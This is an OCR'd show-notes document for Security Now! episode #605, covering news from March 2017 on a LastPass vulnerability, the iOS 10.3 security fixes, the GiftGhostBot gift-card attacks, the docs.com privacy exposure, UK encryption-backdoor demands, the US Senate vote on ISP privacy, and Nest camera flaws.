
Security Now! #605 - 03-28-17

Google -vs- Symantec

This week on Security Now!

This week Steve and Jason discuss… Google's Tavis Ormandy takes a shower, iOS gets a massive feature and security update, a new target for 'Bot money harvesting appears, Microsoft suffers a rather significant user-privacy fail, the UK increases its communications decryption rhetoric, a worrisome vote in the US senate, NEST fails to respond to a researcher's report, this week in IoT nonsense, a fun quote of the week, a bit of miscellany, some quickie questions from our listeners, and a close look at the developing drama surrounding Google's enforcement of the Certificate Authority Baseline rules with Symantec.

Our Picture of the Week



The Quip of the Week

Chris Schrimsher (@chrisschrimsher) 3/13/17, 7:08 AM
From Reddit: "I'm not scared of a computer that can pass the Turing test, I'm terrified of the one that intentionally fails it." @SGgrc

Security News

Tavis Ormandy apparently does some of his best thinking in the shower

- 12:20 PM - Saturday, 25 Mar 2017
  "Ah-ha, I had an epiphany in the shower this morning and realized how to get codeexec in LastPass 4.1.43. Full report and exploit on the way."

- LastPass responded: Update March 25, 2017 (5:00pm): Our team is currently investigating a new report by Tavis Ormandy and will update our community when we have more details. Thank you.

- LastPass:
  <quote> Over the weekend, Google security researcher Tavis Ormandy reported a new client-side vulnerability in the LastPass browser extension. We are now actively addressing the vulnerability. This attack is unique and highly sophisticated. We don't want to disclose anything specific about the vulnerability or our fix that could reveal anything to less sophisticated but nefarious parties. So you can expect a more detailed post mortem once this work is complete.

- https://blog.lastpass.com/2017/03/security-update-for-the-lastpass-extension.html/

- TWEET: We can all agree that @taviso is the problem with infosec… and if he'd just stop finding bugs constantly, then the cybers would be secure

- TWEET: Brent / LastPass: Security done wrong. @SGgrc

iOS v10.3 -- A new File System to replace the very old HFS and HFS+, but also a TON of security fixes

- As we have previous discussed, Google, which has accused Symantec and its partners of misissuing tens of thousands of certificates for encrypted web connections, quietly announced Thursday that it's downgrading the level and length of trust Chrome will place in certificates issued by Symantec.

- Accounts
  - Impact: A user may be able to view an Apple ID from the lock screen
    Description: A prompt management issue was addressed by removing iCloud authentication prompts from the lock screen.

- Audio
    - Impact: Processing a maliciously crafted audio file may lead to arbitrary code execution
      Description: Two memory corruption issues were addressed through improved input validation.

- Carbon
    - Impact: Processing a maliciously crafted .dfont file may lead to arbitrary code execution
      Description: A buffer overflow existed in the handling of font files. This issue was addressed through improved bounds checking.

- CoreGraphics
    - Impact: Processing a maliciously crafted image may lead to a denial of service
      Description: An infinite recursion was addressed through improved state management.

    - Impact: Processing maliciously crafted web content may lead to arbitrary code execution
      Description: Multiple memory corruption issues were addressed through improved input validation.

- CoreText
    - Impact: Processing a maliciously crafted font file may lead to arbitrary code execution
      Description: A memory corruption issue was addressed through improved input validation.

    - Impact: Processing a maliciously crafted font may result in the disclosure of process memory
      Description: An out-of-bounds read was addressed through improved input validation.

    - Impact: Processing a maliciously crafted text message may lead to application denial of service
      Description: A resource exhaustion issue was addressed through improved input validation.

- DataAccess
    - Impact: Configuring an Exchange account with a mistyped email address may resolve to an unexpected server
      Description: An input validation issue existed in the handling of Exchange email addresses. This issue was addressed through improved input validation.

- FontParser
    - Impact: Processing a maliciously crafted font file may lead to arbitrary code execution
      Description: Multiple memory corruption issues were addressed through improved input validation.

    - Impact: Parsing a maliciously crafted font file may lead to an unexpected application termination or arbitrary code execution
      Description: Multiple memory corruption issues were addressed through improved input validation.

    - Impact: Processing a maliciously crafted font may result in the disclosure of process memory
      Description: An out-of-bounds read was addressed through improved input validation.

- HomeKit
    - Impact: Home Control may unexpectedly appear on Control Center
      Description: A state issue existed in the handling of Home Control. This issue was addressed through improved validation.

- HTTPProtocol
    - Impact: A malicious HTTP/2 server may be able to cause undefined behavior
      Description: Multiple issues existed in nghttp2 before 1.17.0. These were addressed by updating LibreSSL to version 1.17.0.

- ImageIO
    - Impact: Processing a maliciously crafted image may lead to arbitrary code execution
      Description: A memory corruption issue was addressed through improved input validation.

    - Impact: Viewing a maliciously crafted JPEG file may lead to arbitrary code execution
      Description: A memory corruption issue was addressed through improved input validation.

    - Impact: Processing a maliciously crafted file may lead to an unexpected application termination or arbitrary code execution
      Description: A memory corruption issue was addressed through improved input validation.

    - Impact: Processing a maliciously crafted image may lead to unexpected application termination
      Description: An out-of-bound read existed in LibTIFF versions before 4.0.7. This was addressed by updating LibTIFF in ImageIO to version 4.0.7.

- iTunes Store
    - Impact: An attacker in a privileged network position may be able to tamper with iTunes network traffic
      Description: Requests to iTunes sandbox web services were sent in cleartext. This was addressed by enabling HTTPS.

- Kernel
    - Impact: An application may be able to execute arbitrary code with kernel privileges
      Description: Memory corruption issues were addressed through improved input validation.

    - Impact: An application may be able to execute arbitrary code with kernel privileges
      Description: An integer overflow was addressed through improved input validation.

    - Impact: A malicious application may be able to execute arbitrary code with root privileges
      Description: A race condition was addressed through improved memory handling.

    - Impact: An application may be able to execute arbitrary code with kernel privileges
      Description: A use after free issue was addressed through improved memory management.

    - Impact: A malicious application may be able to execute arbitrary code with kernel privileges
      Description: A memory corruption issue was addressed through improved input validation.

    - Impact: An application may be able to execute arbitrary code with kernel privileges
      Description: An off-by-one issue was addressed through improved bounds checking.

    - Impact: An application may be able to execute arbitrary code with kernel privileges
      Description: A race condition was addressed through improved locking.

    - Impact: An application may be able to execute arbitrary code with kernel privileges
      Description: A buffer overflow issue was addressed through improved memory handling.

- Keyboards
    - Impact: An application may be able to execute arbitrary code
      Description: A buffer overflow was addressed through improved bounds checking.

- Libarchive
    - Impact: A local attacker may be able to change file system permissions on arbitrary directories
      Description: A validation issue existed in the handling of symlinks. This issue was addressed through improved validation of symlinks.

- Libc++abi

- Impact: Demangling a malicious C++ application may lead to arbitrary code execution
  Description: A use after free issue was addressed through improved memory management.

- Pasteboard
  - Impact: A person with physical access to an iOS device may read the pasteboard
    Description: The pasteboard was encrypted with a key protected only by the hardware UID. This issue was addressed by encrypting the pasteboard with a key protected by the hardware UID and the user's passcode.

- Phone
  - Impact: A third party app can initiate a phone call without user interaction
    Description: An issue existed in iOS allowing for calls without prompting. This issue was addressed by prompting a user to confirm call initiation.

- Profiles
  - Impact: An attacker may be able to exploit weaknesses in the DES cryptographic algorithm
    Description: Support for the 3DES cryptographic algorithm was added to the SCEP client and DES was deprecated.

- Quick Look
  - Impact: Tapping a tel link in a PDF document could trigger a call without prompting the user
    Description: An issue existed when checking the tel URL before initiating calls. This issue was addressed with the addition of a confirmation prompt.

- Safari
  - Impact: Visiting a malicious website may lead to address bar spoofing
    Description: A state management issue was addressed by disabling text input until the destination page loads.

  - Impact: A local user may be able to discover websites a user has visited in Private Browsing
    Description: An issue existed in SQLite deletion, addressed through SQLite cleanup.

  - Impact: Processing maliciously crafted web content may present authentication sheets over arbitrary web sites
    Description: A spoofing and denial-of-service issue existed in the handling of HTTP authentication. This issue was addressed through making HTTP authentication sheets non-modal.

  - Impact: Visiting a malicious website by clicking a link may lead to user interface spoofing
    Description: A spoofing issue existed in the handling of FaceTime prompts. This issue was addressed through improved input validation.
- Safari Reader

    - Impact: Enabling the Safari Reader feature on a maliciously crafted webpage may lead to universal cross site scripting
      Description: Multiple validation issues were addressed through improved input sanitization.

- SafariViewController
    - Impact: Cache state is not properly kept in sync between Safari and SafariViewController when a user clears Safari cache
      Description: An issue existed in clearing Safari cache information from SafariViewController. This issue was addressed by improving cache state handling.

- Security
    - Impact: Validating empty signatures with SecKeyRawVerify() may unexpectedly succeed
      Description: An validation issue existed with cryptographic API calls. This issue was addressed through improved parameter validation.

    - Impact: An attacker with a privileged network position may capture or modify data in sessions protected by SSL/TLS
      Description: Under certain circumstances, Secure Transport failed to validate the authenticity of OTR packets. This issue was addressed by restoring missing validation steps.

    - Impact: An application may be able to execute arbitrary code with root privileges
      Description: A buffer overflow was addressed through improved bounds checking.

    - Impact: Processing a maliciously crafted x509 certificate may lead to arbitrary code execution
      Description: A memory corruption issue existed in the parsing of certificates. This issue was addressed through improved input validation.

- Siri
    - Impact: Siri might reveal text message contents while the device is locked
      Description: An insufficient locking issue was addressed with improved state management.

- WebKit
    - Impact: Dragging and dropping a maliciously crafted link may lead to bookmark spoofing or arbitrary code execution
      Description: A validation issue existed in bookmark creation. This issue was addressed through improved input validation.

    - Impact: Visiting a malicious website may lead to address bar spoofing
      Description: An inconsistent user interface issue was addressed through improved state management.

    - Impact: Processing maliciously crafted web content may exfiltrate data cross-origin

Description: A prototype access issue was addressed through improved exception handling.

- Impact: Processing maliciously crafted web content may lead to arbitrary code execution
  Description: Multiple memory corruption issues were addressed through improved input validation.

- Impact: Processing maliciously crafted web content may lead to arbitrary code execution
  Description: 14 memory corruption issues were addressed through improved memory handling.

- Impact: Processing maliciously crafted web content may lead to arbitrary code execution
  Description: A type confusion issue was addressed through improved memory handling.

- Impact: Processing maliciously crafted web content may lead to unexpectedly unenforced Content Security Policy
  Description: An access issue existed in Content Security Policy. This issue was addressed through improved access restrictions.

- Impact: Processing maliciously crafted web content may lead to high memory consumption
  Description: An uncontrolled resource consumption issue was addressed through improved regex processing.

- Impact: Processing maliciously crafted web content may result in the disclosure of process memory
  Description: An information disclosure issue existed in the processing of OpenGL shaders. This issue was addressed through improved memory management.

- Impact: Processing maliciously crafted web content may lead to arbitrary code execution
  Description: A memory corruption issue was addressed through improved input validation.

- Impact: Processing maliciously crafted web content may exfiltrate data cross-origin
  Description: Multiple validation issues existed in the handling of page loading. This issue was addressed through improved logic.

- Impact: A malicious website may exfiltrate data cross-origin
  Description: A validation issue existed in the handling of page loading. This issue was addressed through improved logic.

- Impact: Processing maliciously crafted web content may lead to universal cross site

scripting
Description: A logic issue existed in the handling of frame objects. This issue was addressed with improved state management.

- Impact: Processing maliciously crafted web content may lead to arbitrary code execution
  Description: A logic issue existed in the handling of strict mode functions. This issue was addressed with improved state management.

- Impact: Visiting a maliciously crafted website may compromise user information
  Description: A memory corruption issue was addressed through improved memory handling.

- Impact: Processing maliciously crafted web content may lead to arbitrary code execution
  Description: A use after free issue was addressed through improved memory management.

- Impact: Processing maliciously crafted web content may lead to universal cross site scripting
  Description: A logic issue existed in frame handling. This issue was addressed through improved state management.

- WebKit JavaScript Bindings
  - Impact: Processing maliciously crafted web content may exfiltrate data cross-origin
    Description: Multiple validation issues existed in the handling of page loading. This issue was addressed through improved logic.

- WebKit Web Inspector
  - Impact: Closing a window while paused in the debugger may lead to unexpected application termination
    Description: A memory corruption issue was addressed through improved input validation.

  - Impact: Processing maliciously crafted web content may lead to arbitrary code execution
    Description: A memory corruption issue was addressed through improved input validation.

The GiftGhostBot

- A newly observed 'Bot is pounding on the websites of nearly 1000 companies offering gift which allow legitimate users to check their balances. The "GiftGhostBot" is brute-force guessing millions of gift card account numbers to first discover valid card numbers, then check their balances. If found, the cards can be used to purchase goods at the site or the information may be sold in bulk on the dark web. For a cyber thief, the beauty of stealing money from gift cards is that it is typically anonymous and untraceable once stolen.

- Researchers at San Francisco based security firm "Distil Networks" have observed more than four million queries per hour on gift card management page and firms offering web interfaces have been under persistent attack since late February.

- Advice to those with gift card balances is to not leave money unused. Check and document your balances. But that may no longer be something you can easily do online (without a phone call) because many retailers have responded by taking down their card balance query pages. And since few, if any, gift cards offer fraud protection, users likely have little recourse.

- In time, retailers will likely install CAPTCHAs to detect and defend against automated 'Bots.

- The Bot masquerades its queries by rotating among more than 740 different user-agent simulations. It is widely and heavily distributed across various hosting providers and data centers all over the world. It is also able to execute JavaScript in the client-side to appear to be an actual browser. It is also persistent. If it is blocked it returns using a different appearance and attack technique.

- https://resources.distilnetworks.com/all-distil-blog-posts/giftghostbot-attacks-ecommerce-gift-card-systems

Microsoft's default settings published DOCS.COM users' documents online -- including health data and in some cases users' archives of their passwords.

- Users complained over the weekend via Twitter that anyone could use the docs.com site search box to obtain any other user's documents -- which were all public by default -- many of which were clearly meant to remain private.

- And they have been scooped up and indexed by public search engines.

- Documents discovered included:
    - A list of maintenance logins and passwords for a number of devices, including metal detectors and other security devices.

    - A list of names, addresses, social security numbers, bank account numbers, e-mail addresses and phone numbers, apparently passed to a debt collector on behalf of a number of payday loan and finance companies.

    - Medical data, including one physician's treatment logs and photos, as well as credentials for logging into medical records systems.
    - A new employee enrollment document with instructions on how to connect to a corporate intranet gateway for the first time (with default username and password information).


    - Employment acceptance letters, investment portfolios, divorce settlement agreements, credit card statements.

    - Files containing login and password information, saved as Word documents.

- Microsoft: Docs.com lets customers showcase and share their documents with the world. As part of our commitment to protect customers, we're taking steps to help those who may have inadvertently published documents with sensitive information. Customers can review and update their settings by logging into their account at www.docs.com.

- Documents created at the site with Word or Excel, etc. are private by default. But any documents UPLOADED to the cloud for storage are PUBLICLY SEARCHABLE and ACCESSIBLE by default.

(See next page for the settings.)



Under "Content I like" → "Allow everyone to see documents and collections you like" is the default!

The UK Government continues pushing for a backdoor key.

- Following last week's attack in Westminster, the UK Government is again pushing for access to all encrypted communications, and has singled-out WhatsApp specifically.

- Or, as ZDNet phrased it: "The UK government is gathering itself for an assault on end-to-end encrypted messaging services, demanding that providers including WhatsApp offer intelligence agencies access to content following the London attack."

- Following the attack, UK Home Secretary Amber Rudd said there must be "no place for terrorists to hide," and it is important for spy agencies to have access to the encrypted messages sent by the terrorist -- or failing that, a future way to do so. Rudd said that providers of end-to-end encryption services, such as Telegram, Signal, and WhatsApp, provide a "secret place for terrorists to communicate with each other," and such services are "completely unacceptable. We need to make sure that organizations like WhatsApp, and there are plenty of others like that, don't provide a secret place for terrorists to communicate with each other. It used to be that people would steam open envelopes or just listen in on phones when they wanted to find out what people were doing, legally, through warrant. But today we need to make sure that our intelligence services have the ability to get into situations like encrypted WhatsApp."

"ISP" may soon stand for "Invading Subscriber Privacy"


- Last Thursday, the US Senate voted to eliminate broadband privacy rules that required ISPs to get consumers' explicit consent before selling or sharing Web browsing data and other private information with advertisers and other companies.

- The original rules were approved in October 2016 by the FCC's (Federal Communications Commission) leadership which was at the time in the hands of the Democratic party. But those rules are opposed by the FCC's new Republican majority and the Republicans in Congress. Using its power under the Congressional Review Act to ensure that the FCC rulemaking "shall have no force or effect" and to prevent the FCC from issuing similar regulations in the future, the vote was 50-48 split straight down party lines.

- Since both houses of Congress must vote and approve the legislation before President Trump can sign it into law, the House, which is also majority Republican, will need to vote on the measure to officially eliminate the privacy rules. Assuming that this happens, which appears likely, ISPs will not be required to seek customer approval before sharing their browsing histories and other private information with advertisers.

- The good news is, they can see DNS domain name fetches and the destination IPs of our traffic. But with more and more of our traffic being HTTPS and encrypted by TLS, at least they cannot see into it.

- I do greatly fear the day when part of subscribing to an ISP will require accepting their own CA root so that they are then able to inspect all of our not-otherwise-encrypted (VPN) traffic.


Hello world.
These are the 50 Senators who voted to monitor your internet activity for financial gain.
Alexander (R-TN)
Barrasso (R-WY)
Blunt (R-MO)
Boozman (R-AR)
Burr (R-NC)
Capito (R-WV)
Cassidy (R-LA)
Cochran (R-MS)
Collins (R-ME)
Corker (R-TN)
Cornyn (R-TX)
Cotton (R-AR)
Crapo (R-ID)
Cruz (R-TX)
Daines (R-MT)
Enzi (R-WY)
Ernst (R-IA)
Fischer (R-NE)
Flake (R-AZ)
Gardner (R-CO)
Graham (R-SC)
Grassley (R-IA)
Hatch (R-UT)
Heller (R-NV)
Hoeven (R-ND)
Inhofe (R-OK)
Johnson (R-WI)
Kennedy (R-LA)
Lankford (R-OK)
Lee (R-UT)
McCain (R-AZ)
McConnell (R-KY)
Moran (R-KS)
Murkowski (R-AK)
Perdue (R-GA)
Portman (R-OH)
Risch (R-ID)
Roberts (R-KS)
Rounds (R-SD)
Rubio (R-FL)
Sasse (R-NE)
Scott (R-SC)
Shelby (R-AL)
Strange (R-AL)
Sullivan (R-AK)
Thune (R-SD)
Tillis (R-NC)
Toomey (R-PA)
Wicker (R-MS)
Young (R-IN)
Here is what will happen if this becomes law; your internet service provider will be able to...
Monitor You
Manipulate What You See
Sell It All
Call your House Representative and tell 'em to vote against H.J. Res. 86.
privateinternetaccess®
always use protection®
#BroadbandPrivac
www.privateinternetaccess.co
press@privateinternetaccess.c

NEST ignores security researcher's discoveries until he takes them public

- Overall, Nest appears to be a classic instance of beauty only being skin deep.

- From all accounts, Nest's CEO is difficult to work with, and Nest's corporate and product performance has disappointed many.

- For example, last summer, ArsTechnica's headline read: "Nest's time at Alphabet: A "virtually unlimited budget" with no results. Nest quadrupled its employees, launched no new products, and caused constant bad PR."

- So, anyway... back in 2014, Nest purchased Dropcam (an acquisition that has not gone well.)

- Security researcher, Jason Doyle was poking around the Nest/Dropcam devices and found some troubling problems.

- Nest sells these devices as security cameras, yet it's trivial to cause them to drop off the network, effectively blacking out the region the camera was designed to observe.

- Note: It's worth noting, as we've said before on this podcast, that the very phrase "Wireless Security" has big problems and is a self-contradictory oxymoron. My home's security system -- and all professional security systems -- are very low-tech hard wired.

- Anyway... Jason discovered three different "DoS" (DoV? - Denial of Video) problems that he named:
    - Bluetooth (BLE) based Buffer Overflow via SSID parameter.
